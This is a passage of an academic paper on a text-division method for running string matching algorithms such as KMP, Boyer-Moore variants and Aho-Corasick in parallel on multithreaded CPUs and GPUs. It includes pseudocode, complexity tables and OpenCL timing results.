In this parallelization process SIMD architecture is used. Here the algorithm is applied on separate data for parallel processing. Main Problem in this algorithm is that if pattern comes at the data division part or connection point it is not detected because the data is processed in different processors or in different threads.




**Figure 3. Worst Case Connection or Division String Problem**

For solving this problem we have process one more data string at each connection points. Suppose pattern size is n than n-1 elements from end of part is taken at each connection or division part shows in figure below because of worst case connection point pattern match and create a n-1 large data set which uses algorithm for pattern searching. These connection point strings can be parallelized for getting better performance. In case of multiple pattern string matching n-1 elements from the end of the part is taken from connection or division point, where n is the largest pattern size.




Figure 4. Worst Case Connection string Problem Solution

Here in Figure 5 division method example are described, Parts having same sizes. Here text having size 25, pattern of size 3 and there are 4 division are done for SIMD architecture. After dividing text in to 4 parts size of parts are as follows:

- Part1 size = floorfunction(25/4) +(3-1) =8, index start at 1 and end with 8.
- Part2 size = floorfunction(25/4)+ (3-1)=8, index start at 7 and end with 14.
- Part3 size = floorfunction(25/4) +(3-1) =8, index start at 13 and end with 20.
- Part4 size = floorfunction(25/4) +(3-1) =8 but it is 7 because 25 is the total length of the text, index start at 18 and end with 25.




Figure 5. Text Division Method

## IV. GENERALIZED TEXT DIVISION ALGORITHM

This is generalized algorithm and can be applicable in any string matching algorithm parallelization. This algorithm is beneficial when we are doing searching in to very large text.



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Generalize Text Division Algorithm:

***String Search( start,end,pattern,position)***

*Start- Start position in the text array.*

*End- End position in text array.*

*Pattern- Pattern string to be search.*

*Position- Successful match positions array*

***Algorithm:***

*// calculate preprocessing function of the algorithm*

*// this pre-processing done on Main thread.*

***Given**: A text of n elements store in A[0....n-1].A pattern of m elements stored in pattern[0..m-1].where m<n.*

***Goal**: To find pattern P in the text A.*

***Global**: A [0..n-1], pattern [0..n-1], position array pos*

1. *Begin*
2. *Here k is the number of division you want to give for parallelization.*
3. *For all division $k_i$ where $0 \leq i \leq k\text{-}1$ do*
4. *{*
5. *// divide text data and apply String Search for individual parts //on different threads.*
6. *if(i!=k-1)*
7. $\boldsymbol{StringSearch}\left((i)\times\left\lfloor\frac{n}{k}\right\rfloor,(i+1)\times\left\lfloor\frac{n}{k}\right\rfloor+(m-1),\boldsymbol{pattern},\boldsymbol{pos}.\right);$
8. *else*
9. $\boldsymbol{StringSearch}\left((i)\times\left\lfloor\frac{n}{k}\right\rfloor,\boldsymbol{TextLength},\boldsymbol{pattern},\boldsymbol{pos}.\right);$
10. *} //end for*
11. *end// process complete*

## V. GENERALIZED TEXT DIVISION PARALLELIZATION REQUIREMENTS IN DIFFERENT STRING MATCHING ALGORITHMS

Various different string matching algorithms requires different shared global data for parallel processing through this text division method. Table I shows various important shared data required in different single and multiple pattern string matching algorithms.

Table I. Generalized Text Division Method Requirement in different string matching algorithms.

| S.No | Algorithm Name | Shared global pre-processing data for parallelization among the processors |
|---|---|---|
| 1. | Brute Force | No Preprocessing Data |
| 2. | KMP | KMP Prefix Function of pattern |
| 3. | BM | Gud Suffix and Badcharector value of pattern |
| 4. | BMH,BMHS,BMHS2,BMI and IBM | Bad Character Values of pattern respect to the corresponding algorithms |
| 5. | Bit Parallel BNDM algorithm | Bit Vector of the pattern |
| 6. | TNDM algorithm | Bit Vector of the pattern |
| 7. | KMPBS | Bad Charecter, Gud Suffix and KMP Prefix Function |
| 8. | Aho-Corasic | Finite State Machine and Failure Function of the pattern |
| 9. | Multiple Pattern Bit Parallel algorithm | Bit Vector of the patterns |

## VI. GENERALIZED TEXT DIVISION METHOD ANALYSIS

This method greatly improves the performance of string matching algorithms.The best case time complexity of the string matching algorithms are O(n),where n is the text size in which string to be searched. Suppose the number of processors available for parallelization is equal to p and the number of division done for the parallelization is k.The text size in which pattern to be search is n and the pattern string size is m. Here three different cases occures for the parallelization.

Case1: if(p==k) p is equal to k, means number of processors are equal to number of divisions.This is basically a case where each processor got a division to process.Here due to I/O and memory latency processor utilization is not maximum. All available processors are not fully utilized. Here the text is divided in to various parts so time complexity of the algorithms are $\boldsymbol{O}\left(\left\lfloor\frac{n}{k=p}\right\rfloor+\boldsymbol{m}-\boldsymbol{1}+\boldsymbol{c}\right)$ where c is the constant which represents overheard depends upon the architecture for parallelization initialization and combining the results.

Case2: if(k<p) k is less than p, means number of division is less than number of processors.This is actully a light weight case.here some of the processors may be free and no work assign work for them.This is actually a dipiction of less parallelization among the available architecture. Here time complexity is $\boldsymbol{O}\left(\left\lfloor\frac{n}{k}\right\rfloor+\boldsymbol{m}-\boldsymbol{1}+\boldsymbol{c}\right)$ where c is the constant which represents overheard depends upon the architecture for parallelization initialization and combining the results.

Case3:if(k>p) k is greater than p,number of division is more than number of processors. It is basically a heavy weight case with high parallelization. Here scheduling of multiple division is required on single processor . This is a case where up to certain level performance is increasing and after some time due to over scheduling and increase of context switching processor performance is decreases.
Here lets assume k is optimum division on which best performance will be obtained on p processors.Than here k = x.p where x is a factor by which each single processor is multiprogram for division processing. Here time complexity is $\boldsymbol{O}\left(\left\lfloor\frac{n}{k}\right\rfloor+\boldsymbol{m}-\boldsymbol{1}+\boldsymbol{f}(\boldsymbol{x})+\boldsymbol{c}\right)$ where f(x) is the function for context switching and c is constant for overhead.
On above all three cases case3 is the best time performance case where k is optimum on some value for available p processor architecture and the speed of processor .
Table II describes the geralized text division method performance improvement in different string matching algorithm.



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Table II: Generalized Text Division Method performance improvement in different string matching algorithms.

| ALGORITHM | BEST CASE TIME COMPLEXTITY | BEST CASE TIME COMPLEXITY TEXT DIVISION WITH K DIVISION |
|---|---|---|
| Brute Force | O (n) | $O\left(\left\lfloor\frac{n}{k}\right\rfloor + m - 1 + f(x) + c\right)$ |
| BM | O (n/m) | $O\left(\left\lfloor\frac{n}{m(k)}\right\rfloor + m - 1 + f(x) + c\right)$ |
| BMH | O (n/m) | $O\left(\left\lfloor\frac{n}{m(k)}\right\rfloor + m - 1 + f(x) + c\right)$ |
| BMHS | O (n/m) | $O\left(\left\lfloor\frac{n}{m(k)}\right\rfloor + m - 1 + f(x) + c\right)$ |
| Improved BMHS | O (n/m+2) | $O\left(\left\lfloor\frac{n}{(m+2)(k)}\right\rfloor + m - 1 + f(x) + c\right)$ |
| BMI | O (n/m+1) | $O\left(\left\lfloor\frac{n}{(m+1)(k)}\right\rfloor + m - 1 + f(x) + c\right)$ |
| BMHS2 | O (n/m+1) | $O\left(\left\lfloor\frac{n}{(m+1)(k)}\right\rfloor + m - 1 + f(x) + c\right)$ |
| KMP | O (n) | $O\left(\left\lfloor\frac{n}{k}\right\rfloor + m - 1 + f(x) + c\right)$ |
| Aho-Corasick | O(n) | $O\left(\left\lfloor\frac{n}{k}\right\rfloor + m - 1 + f(x) + c\right)$ |
| BNDM | O (n/m) | $O\left(\left\lfloor\frac{n}{m(k)}\right\rfloor + m - 1 + f(x) + c\right)$ |
| TNDM | O (n/m) | $O\left(\left\lfloor\frac{n}{m(k)}\right\rfloor + m - 1 + f(x) + c\right)$ |

## VII. EXPERIMENTAL RESULTS AND ANALYSIS

Generalized Text Division Method implemented for various popular string matching algorithms on different SIMD architectures and provides massive improvement in pattern matching time efficiency.

### A. *Experimental Environment*

Processor: i3
RAM: 4 GB
OS: windows 7
Language: visual C++ runs on visual studios 2008
GPGPUs: AMD Radeon HD 6800 series.
Language (parallel Implementation): OpenCL

### B. *Experimental Data for Single Pattern String Matching*

Text File: Text of size 251 MB, having large number of occurrences of pattern.
Pattern File: Three different Pattern of length 8, 16 and 25.

Here we are taking 20 threads execution results for multithreaded single CPU and multi-core CPU. On OpenCL we are taking 6000 work-items without setting any local workgroup size. If local workgroup size cannot be set to any value in this case the OpenCL implementation will determine how to be break the global work-items into appropriate work-group instances. So in that case GPU cores utilization are maximum in respect of global memory. These are the best case of un-optimized GPU implemented algorithms.

### C. *Experiment*

Some popular and important algorithms are implemented in three different ways:

- Serial
- Multithreaded CPU
- Multi-Core Architecture Using OpenCL
- Parallel on GPGPUs using language OpenCL

Experimental results of these are taken and analysis of each algorithm on above four implementations is shown below one by one.

Here we perform also experiment on GPU implementation using OpenCL for different work items as explained above. For Case 1, case2 and case 3 work items are 960, 500 and 6000 respectively.

#### 1) *Brute Force Algorithm*

The experimental result is shown in table 3 and comparison is shown in figure below. In multithreaded implementation a speedup of 2.70, in multicore implementation a speedup of 4.18 and in GPU implementation speedup of 11.43 is achieved in comparison to serial implementation.

Table III: Brute Force Algorithm Experimental Results

| Brute Force Algorithm | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 947 | 340 | 225 | 79 |
| | 16 | 962 | 362 | 235 | 86 |
| | 25 | 1025 | 380 | 240 | 92 |


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


Figure 6. Comparison of Brute Force algorithm of different Implementation for different pattern length

Table IV. Brute Force Algorithm Experimental Results for Case I, Case II and Case III

| **Brute Force Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 79 | 495 | 703 |
| | 16 | 86 | 598 | 759 |
| | 25 | 92 | 702 | 813 |




Figure 7. Comparison of Brute Force algorithm of different Implementation for different pattern length

### 2) *BM Algorithm*

The experimental result is shown in table 5 and comparison is shown in figure below. In multithreaded implementation a speedup of 1.64, in multicore implementation a speedup of 2.40 and in GPU implementation speedup of 8.59 is achieved in comparison to serial implementation.

Table V. BM Algorithm Experimental Results

| **BM Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 235 | 145 | 93 | 26 |
| | 16 | 220 | 140 | 95 | 25 |
| | 25 | 239 | 137 | 100 | 30 |




Figure 8. Comparison of BM algorithm of different Implementation for different pattern length

Table VI. BM Algorithm Experimental Results for Case I, Case II and Case III

| **BM Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 26 | 193 | 221 |
| | 16 | 25 | 200 | 207 |
| | 25 | 30 | 335 | 244 |




Figure 9. Comparison of BM algorithm of different Implementation for different pattern length

### 3) *BMH Algorithm*

The experimental result is shown in table 7 and comparison is shown in figure below. In multithreaded implementation a speedup of 1.89, in multicore implementation a speedup of 2.35 and in GPU implementation speedup of 9.08 is achieved in comparison to serial implementation.

Table VII. BMH Algorithm Experimental Results

| **BMH Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 245 | 140 | 99 | 26 |
| | 16 | 228 | 120 | 105 | 25 |
| | 25 | 235 | 115 | 97 | 27 |



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


Figure 10. Comparison of BMH algorithm of different Implementation for different pattern length

Table VIII. BMH Algorithm Experimental Results for Case I, Case II and Case III

| **BMH Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 26 | 183 | 218 |
| | 16 | 25 | 190 | 204 |
| | 25 | 27 | 236 | 208 |




Figure 11. Comparison of BMH algorithm of different Implementation for different pattern length

### 4) *BMHS Algorithm*

The experimental result is shown in table 9 and comparison is shown in figure below. In multithreaded implementation a speedup of 1.77, in multicore implementation a speedup of 2.49 and in GPU implementation speedup of 9 is achieved in comparison to serial implementation.

Table IX: BMHS Algorithm Experimental Results

| **BMHS Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 208 | 125 | 90 | 23 |
| | 16 | 214 | 130 | 89 | 23 |
| | 25 | 223 | 115 | 85 | 27 |




Figure 12. Comparison of BMHS algorithm of different Implementation for different pattern length

Table X. BMHS Algorithm Experimental Results for Case I, Case II and Case III

| **BMHS Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 23 | 174 | 178 |
| | 16 | 23 | 193 | 192 |
| | 25 | 27 | 247 | 210 |




Figure 13. Comparison of BMHS algorithm of different Implementation for different pattern length

### 5) *Improved BMHS*

The experimental result is shown in table 11 and comparison is shown in figure below. In multithreaded implementation a speedup of 1.56, in multicore implementation a speedup of 2.20 and in GPU implementation speedup of 7.03 is achieved in comparison to serial implementation.

Table XI. Improved BMHS Algorithm Experimental Results

| **Improved BMHS Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 184 | 132 | 90 | 26 |
| | 16 | 183 | 125 | 93 | 28 |
| | 25 | 240 | 130 | 92 | 32 |



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


Figure 14. Comparison of Improved BMHS algorithm of different Implementation for different pattern length

Table XII. Improved BMHS Algorithm Experimental Results for Case I, Case II and Case III

| **Improved BMHS Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 26 | 186 | 230 |
| | 16 | 28 | 239 | 235 |
| | 25 | 32 | 289 | 257 |




Figure 15. Comparison of Improved BMHS algorithm of different Implementation for different pattern length

### 6) *BMI Algorithm*

The experimental result is shown in table 13 and comparison is shown in figure below. In multithreaded implementation a speedup of 1.39, in multicore implementation a speedup of 2.05 and in GPU implementation speedup of 7.51 is achieved in comparison to serial implementation.

Table XIII. BMI Algorithm Experimental Results

| **BMI Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 182 | 164 | 87 | 23 |
| | 16 | 190 | 120 | 89 | 23 |
| | 25 | 185 | 124 | 95 | 29 |




Figure 16. Comparison of BMI algorithm of different Implementation for different pattern length

Table XIV. BMI Algorithm Experimental Results for Case I, Case II and Case III

| **BMI Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 23 | 199 | 200 |
| | 16 | 23 | 217 | 202 |
| | 25 | 29 | 279 | 237 |




Figure 17. Comparison of BMI algorithm of different Implementation for different pattern length

### 7) *BMHS2 Algorithm*

The experimental result is shown in table and comparison is shown in figure below. In multithreaded implementation a speedup of 1.45, in multicore implementation a speedup of 2.06 and in GPU implementation speedup of 8.18 is achieved in comparison to serial implementation.

Table XV. BMHS2 Algorithm Experimental Results

| **BMHS2 Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 162 | 140 | 80 | 19 |
| | 16 | 175 | 80 | 75 | 18 |
| | 25 | 145 | 82 | 79 | 18 |



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


Figure 18. Comparison of BMHS2 algorithm of different Implementation for different pattern length

Table XVI. BMHS2 Algorithm Experimental Results for Case I, Case II and Case III

| **BMHS2 Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 19 | 135 | 167 |
| | 16 | 18 | 98 | 112 |
| | 25 | 18 | 174 | 139 |




Figure 19. Comparison of BMHS2 algorithm of different Implementation for different pattern length

### 8) *Hybrid (KMPBS) Algorithm*

The experimental result is shown in table 17 and comparison is shown in figure below. In multithreaded implementation a speedup of 1.27, in multicore implementation a speedup of 2.20 and in GPU implementation speedup of 5.53 is achieved in comparison to serial implementation.

Table XVII. Hybrid Algorithm Experimental Results for Case I, Case II and Case III

| **Hybrid Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 125 | 110 | 65 | 20 |
| | 16 | 120 | 99 | 63 | 23 |
| | 25 | 165 | 112 | 59 | 32 |




Figure 20. Comparison of Hybrid algorithm of different Implementation for different pattern length

Table XVIII. Hybrid Algorithm Experimental Results for Case I, Case II and Case III

| **Hybrid Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 20 | 221 | 174 |
| | 16 | 23 | 248 | 203 |
| | 25 | 32 | 377 | 283 |




Figure 21. Comparison of Hybrid algorithm of different Implementation for different pattern length

### 9) *KMP Algorithm*

The experimental result is shown in table and comparison is shown in graph below. In multithreaded implementation a speedup of 2.68, in multicore implementation a speedup of 4.75 and in GPU implementation speedup of 10.80 is achieved in comparison to serial implementation.

Table XIX. KMP Algorithm Experimental Results

| **KMP Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 860 | 300 | 180 | 75 |
| | 16 | 830 | 325 | 175 | 80 |
| | 25 | 900 | 340 | 189 | 85 |



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


Figure 22. Comparison of KMP algorithm of different Implementation for different pattern length

Table XX. KMP Algorithm Experimental Results for Case I, Case II and Case III

| **KMP Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 75 | 400 | 618 |
| | 16 | 80 | 445 | 635 |
| | 25 | 85 | 515 | 725 |

